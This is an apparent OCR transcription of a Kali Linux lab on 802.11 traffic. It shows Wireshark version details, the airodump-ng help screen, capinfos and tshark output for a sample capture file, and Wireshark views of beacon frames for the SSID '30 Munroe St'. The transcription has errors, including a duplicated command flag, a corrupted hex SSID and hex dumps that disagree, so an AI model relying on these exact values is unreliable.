NO WARRANTY; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Compile-time info:
Bit width: 64-bit
Compiler: GCC 15.2.0
GLib: 2.86.2
With:
+brotli +nghttp2 1.64.0
+Gcrypt 1.11.3 +nghttp3 1.12.0
+GnuTLS 3.8.11 and PKCS#11 +PCRE2 10.46 2025-08-27
+Kerberos (MIT) +POSIX capabilities (Linux)
+libnl 3 +Qt 6.9.2
+libpcap +QtDBus
+libsmi 0.4.8 +QtMultimedia
+libxml2 2.15.1 +Snappy 1.2.2
+Lua 5.4.8 +xxhash 0.8.3
+LZ4 1.10.0 +zlib 1.3.1
+MaxMind +Zstandard 1.5.7
+Minizip 1.3.1
Without:
-automatic updates -zlib-ng
Runtime info:
OS: Linux 6.18.3+kali+1-amd64
CPU: 11th Gen Intel(R) Core(TM) i5-11320H @ 3.20GHz (with SSE4.2)
Memory: 1971 MB of physical memory
GLib: 2.86.3
Locale: LC_TYPE=en_US.UTF-8
Plugins: supported, 0 loaded
With:
+brotli 1.1.0 +nghttp2 1.64.0
+c-ares 1.34.6 +nghttp3 1.12.0
+Gcrypt 1.11.3 +PCRE2 10.46 2025-08-27
+GnuTLS 3.8.11 +Qt 6.9.2
+libpcap 1.10.5 (with TPACKET_V3) +xxhash 803
+libsmi 0.4.8 +zlib 1.3.1
+LZ4 1.10.0 +Zstandard 1.5.7
(kali㉿kali)-[~]
$



(kali㉿kali)-[~]
$ airodump-ng --help
Airodump-ng 1.7 - (C) 2006-2022 Thomas d'Otreppe
https://www.aircrack-ng.org
usage: airodump-ng <options> <interface>[,<interface>,...]
Options:
--ivs : Save only captured IVs
--gpsd : Use GPSd
--write <prefix> : Dump file prefix
--beacons : Record all beacons in dump file
--update <secs> : Display update delay in seconds
--showack : Prints ack/cts/rts statistics
-h : Hides known stations for --showack
-f <msecs> : Time in ms between hopping channels
--berlin <secs> : Time before removing the AP/client
from the screen when no more packets
are received (Default: 120 seconds)
-r <file> : Read packets from that file
--real-time : While reading packets from a file,
simulate the arrival rate of them
as if they were "live".
-x <msecs> : Active Scanning Simulation
--manufacturer : Display manufacturer from IEEE OUI list
--uptime : Display AP Uptime from Beacon Timestamp
--wps : Display WPS information (if any)
--output-format
<formats> : Output format. Possible values:
pcap, ivs, csv, gps, kismet, netxml, logcsv
--ignore-negative-one : Removes the message that says
fixed channel <interface>: -1
--write-interval
<seconds> : Output file(s) write interval in seconds
--background <enable> : Override background detection.
Filter options:
--encrypt <suite> : Filter APs by cipher suite,
you can pass multiple --encrypt options
--netmask <netmask> : Filter APs by mask
--bssid <bssid> : Filter APs by BSSID,
you can pass multiple --bssid options
--essid <essid> : Filter APs by ESSID,
you can pass multiple --essid options
--essid-regex <regex> : Filter APs by ESSID using a regular
expression
--min-packets <int> : Minimum AP packets recv'd before
displaying it (default: 2)
--min-power <int> : Filter out APs with PWR less than
the specified value (default: -120)
--min-rxq <int> : Filter out APs with RXQ less than
the specified value (default: 0)
Requires --channel (or -c) or -C
-a : Filter out unassociated stations
-z : Filter out associated stations
By default, airodump-ng hops on 2.4GHz channels.
You can make it capture on other/specific channel(s) by using:
--ht20 : Set channel to HT20 (802.11n)
--ht40- : Set channel to HT40- (802.11n)
--ht40+ : Set channel to HT40+ (802.11n)
--channel <channels> : Capture on specific channels
--ignore-other-chans : Filter out other channels
Requires --channel (or -c)
--band <abg> : Band on which airodump-ng should hop
-C <frequencies> : Uses these frequencies in MHz to hop
--cswitch <method> : Set channel switching method
0 : FIFO (default)
1 : Round Robin
2 : Hop on last
--help : Displays this usage screen


```
┌──(kali㉿kali)-[~/Downloads/exp16]
└─$ capinfos Wireshark_802_11.pcap
File name:           Wireshark_802_11.pcap
File type:           Wireshark/tcpdump/... - pcap
File encapsulation:  IEEE 802.11 plus radiotap radio header
File timestamp precision:  microseconds (6)
Packet size limit:   file hdr: 65535 bytes
Number of packets:   2,364
File size:           637 kB
Data size:           599 kB
Capture duration:    73.655470 seconds
Earliest packet time: 2007-06-28 22:05:07.072457
Latest packet time:   2007-06-28 22:06:20.727927
Data byte rate:      8,144 bytes/s
Data bit rate:       65 kbps
Average packet size: 253.75 bytes
Average packet rate: 32 packets/s
SHA256:              37b42baddef3225ca065dd69d5a73b4b8491034aed5de6c52f2f6a319e5a2738
SHA1:                0d442e9e1a6aae57edbd009648f1e4204b12e125
Strict time order:   True
Number of interfaces in file: 1
Interface #0 info:
                     Encapsulation = IEEE 802.11 plus radiotap radio header (23 - ieee-802-11-radiotap)
                     Capture length = 65535
                     Time precision = microseconds (6)
                     Time ticks per second = 1000000
                     Number of stat entries = 0
                     Number of packets = 2364
```


```
┌──(kali㉿kali)-[~/Downloads/exp16]
└─$ tshark -r Wireshark_802_11.pcap \
> -Y "wlan.fc.type_subtype == 0x08" \
> -Y "wlan.fc.type_subtype == 0x08" \
-T fields -e frame.number -e wlan.sa -e wlan.ssid | head -n 15
1       00:16:b6:f7:1d:51       3330204d756e726f65205374
3       00:16:b6:f7:1d:51       3330204d756e726f65205374
4       00:16:b6:f7:1d:51       3330204d756e726f65205374
9       00:16:b6:f7:1d:51       3330204d756e726f65205374
10      00:06:25:67:22:94       6c69ee0104e2273a32
11      00:16:b6:f7:1d:51       3330204d756e726f65205374
13      00:16:b6:f7:1d:51       3330204d756e726f65205374
14      00:06:25:67:22:94       6c696e6b7379733132
15      00:16:b6:f7:1d:51       3330204d756e726f65205374
16      00:06:25:67:22:94       6c696e6b7379733132
17      00:16:b6:f7:1d:51       3330204d756e726f65205374
18      00:16:b6:f7:1d:51       3330204d756e726f65205374
19      00:16:b6:f7:1d:51       3330204d756e726f65205374
20      00:16:b6:f7:1d:51       3330204d756e726f65205374
21      00:06:25:67:22:94       6c696e6b7379733132


┌──(kali㉿kali)-[~/Downloads/exp16]
└─$
```



kali@kali: ~/Downloads/exp16
Wireshark_802_11.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
wlan.fc.type_subtype == 0x08
No. Time Source Destination Protocol Length Info
1 0.000000 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2854, FN=0, Fla
3 0.085474 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2855, FN=0, Fla
4 0.187919 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2856, FN=0, Fla
9 0.290284 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2857, FN=0, Fla
10 0.294432 LinksysGroup_67:22:… Broadcast 802.11 90 Beacon frame, SN=3072, FN=0, Fla
11 0.393174 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2858, FN=0, Fla
13 0.495032 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2859, FN=0, Fla
14 0.499197 LinksysGroup_67:22:… Broadcast 802.11 90 Beacon frame, SN=3074, FN=0, Fla
15 0.597382 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2860, FN=0, Fla
16 0.601687 LinksysGroup_67:22:… Broadcast 802.11 90 Beacon frame, SN=3075, FN=0, Fla
17 0.699847 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2861, FN=0, Fla
18 0.802226 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2862, FN=0, Fla
19 0.904619 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2863, FN=0, Fla
20 1.007015 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2864, FN=0, Fla
21 1.010949 LinksysGroup_67:22:… Broadcast 802.11 90 Beacon frame, SN=3079, FN=0, Fla
22 1.109406 CiscoLinksys_f7:1d:… Broadcast 802.11 183 Beacon frame, SN=2865, FN=0, Fla
Frame 1: Packet, 183 bytes on wire (1464 bits), 183 byt
Radiotap Header v0, Length 24
802.11 radio information
IEEE 802.11 Beacon frame, Flags: C
IEEE 802.11 Wireless Management
0000 00 00 18 00 ee 58 00 00 10 02 85 09 a0 00 e3 9c
0010 52 00 00 47 08 26 7e 05 80 00 00 00 ff ff ff ff
0020 ff ff 00 16 b6 f7 1d 51 00 16 b6 f7 1d 51 60 b2
0030 82 e1 38 96 28 00 00 00 64 00 01 06 00 0c 33 30
0040 20 4d 75 6e 72 6f 65 20 53 74 01 04 82 84 8b 96
0050 03 01 06 05 04 00 01 00 00 07 06 55 53 49 01 0b
0060 1a 0c 12 0f 00 03 a4 00 00 27 a4 00 00 42 43 5e
0070 00 62 32 2f 00 2a 01 00 32 08 8c 12 98 24 b0 48
0080 60 6c dd 15 00 0a f5 0a 02 40 c0 00 03 01 03 05
0090 0e 04 ff 00 03 00 11 01 01 dd 18 00 50 f2 02 01
00a0 01 0f 00 03 a4 00 00 27 a4 00 00 42 43 5e 00 62
00b0 32 2f 00 08 26 7e 05
Wireshark_802_11.pcap
Packets: 2364 · Displayed: 762 (32.2%)
Profile: Default
(kali㉿kali)-[~/Downloads/exp16]
$ wireshark Wireshark_802_11.pcap



Wireshark_802_11.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
wlan.fc.type_subtype == 0x08
No. Time Source Destination Protocol Leng
1 0.000000 CiscoLinksys_f7:1d:… Broadcast 802.11
3 0.085474 CiscoLinksys_f7:1d:… Broadcast 802.11
4 0.187919 CiscoLinksys_f7:1d:… Broadcast 802.11
9 0.290284 CiscoLinksys_f7:1d:… Broadcast 802.11
10 0.294432 LinksysGroup_67:22:… Broadcast 802.11
11 0.393174 CiscoLinksys_f7:1d:… Broadcast 802.11
13 0.495032 CiscoLinksys_f7:1d:… Broadcast 802.11
14 0.499197 LinksysGroup_67:22:… Broadcast 802.11
15 0.597382 CiscoLinksys_f7:1d:… Broadcast 802.11
16 0.601687 LinksysGroup_67:22:… Broadcast 802.11
17 0.699847 CiscoLinksys_f7:1d:… Broadcast 802.11
18 0.802226 CiscoLinksys_f7:1d:… Broadcast 802.11
19 0.904619 CiscoLinksys_f7:1d:… Broadcast 802.11
20 1.007015 CiscoLinksys_f7:1d:… Broadcast 802.11
21 1.010949 LinksysGroup_67:22:… Broadcast 802.11
22 1.109406 CiscoLinksys_f7:1d:… Broadcast 802.11
23 1.113691 LinksysGroup_67:22:… Broadcast 802.11
24 1.211843 CiscoLinksys_f7:1d:… Broadcast 802.11
31 1.215947 LinksysGroup_67:22:… Broadcast 802.11
32 1.314223 CiscoLinksys_f7:1d:… Broadcast 802.11
Frame 4: Packet, 183 bytes on wire (1464 bits), 183 bytes captured (1464 bi
Radiotap Header v0, Length 24
802.11 radio information
IEEE 802.11 Beacon frame, Flags: C
IEEE 802.11 Wireless Management
Wireshark · Packet 4 · Wireshark_802_11.pcap
Frame 4: Packet, 183 bytes on wire (1464 bits), 183 bytes captured (1464 bits)
Radiotap Header v0, Length 24
802.11 radio information
IEEE 802.11 Beacon frame, Flags: C
IEEE 802.11 Wireless Management
Fixed parameters (12 bytes)
Timestamp: 174319206786
Beacon Interval: 0.102400 [Seconds]
Capabilities Information: 0x0601
Tagged parameters (119 bytes)
Tag: SSID parameter set: "30 Munroe St"
Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), [Mbit/sec]
Tag: DS Parameter set: Current Channel: 6
Tag: Traffic Indication Map (TIM): DTIM 0 of 1 bitmap
Tag: Country Information: Country Code US, Environment Indoor
0000 00 00 18 00 ee 58 00 00 10 02 85 09 a0 00 e3 9c
0010 58 00 00 47 54 60 bf e5 80 00 00 00 ff ff ff ff
0020 ff ff 00 16 b6 f7 1d 51 00 16 b6 f7 1d 51 80 b2
0030 82 01 3c 96 28 00 00 00 64 00 01 06 00 0c 33 30
0040 20 4d 75 6e 72 6f 65 20 53 74 01 04 82 84 8b 96
0050 03 01 06 05 04 00 01 00 00 07 06 55 53 49 01 0b
0060 1a 0c 12 0f 00 03 a4 00 00 27 a4 00 00 42 43 5e
0070 00 62 32 2f 00 2a 01 00 32 08 8c 12 98 24 b0 48
0080 60 6c dd 15 00 0a f5 0a 02 40 c0 00 03 01 03 05
0090 0e 04 ff 00 03 00 11 01 01 dd 18 00 50 f2 02 01
00a0 01 0f 00 03 a4 00 00 27 a4 00 00 42 43 5e 00 62
00b0 32 2f 00 54 60 bf e5
No.: 4 · Time: 0.187919 · Source: CiscoLinksys_f7:1d:51 · Destination: Broadcast …acon frame, SN=2856, FN=0, Flags=……C, BI=100, SSID="30 Munroe St"
Show packet bytes
Layout: Vertical (Stacked)
Close
Help
Wireshark_802_11.pcap
Packets: 2364 · Displayed: 762 (32.2%)


Wireshark · Packet 4 · Wireshark_802_11.pcap
Frame 4: Packet, 183 bytes on wire (1464 bits), 183 bytes captured (1464 bits)
Radiotap Header v0, Length 24
802.11 radio information
IEEE 802.11 Beacon frame, Flags: C
IEEE 802.11 Wireless Management
Fixed parameters (12 bytes)
Timestamp: 174319206786
Beacon Interval: 0.102400 [Seconds]
Capabilities Information: 0x0601
....1 = ESS capabilities: Transmitter is an AP
....0. = IBSS status: Transmitter belongs to a BSS
.... .0.. = Reserved: 0
.... 0... = Reserved: 0
....0 .... = Privacy: Data confidentiality not required
....0. .... = Short Preamble: Not Allowed
.... .0.. .... = Critical Update Flag: False
.... 0... .... = Nontransmitted BSSIDs Critical Update Flag: False
....0 .... = Spectrum Management: Not Implemented
.... ..1. .... = QoS: Implemented
.... .1.. .... = Short Slot Time: In use
.... 0... .... = Automatic Power Save Delivery: Not Implemented
...0 .... = Radio Measurement: Not Implemented
..0. .... = EPD: Not Implemented
.0.. .... = Reserved: 0
0... .... = Reserved: 0
Tagged parameters (119 bytes)
0030 82 01 3c 96 28 00 00 00 64 00 01 06 00 0c 33 30 ··<·(··· d·····30
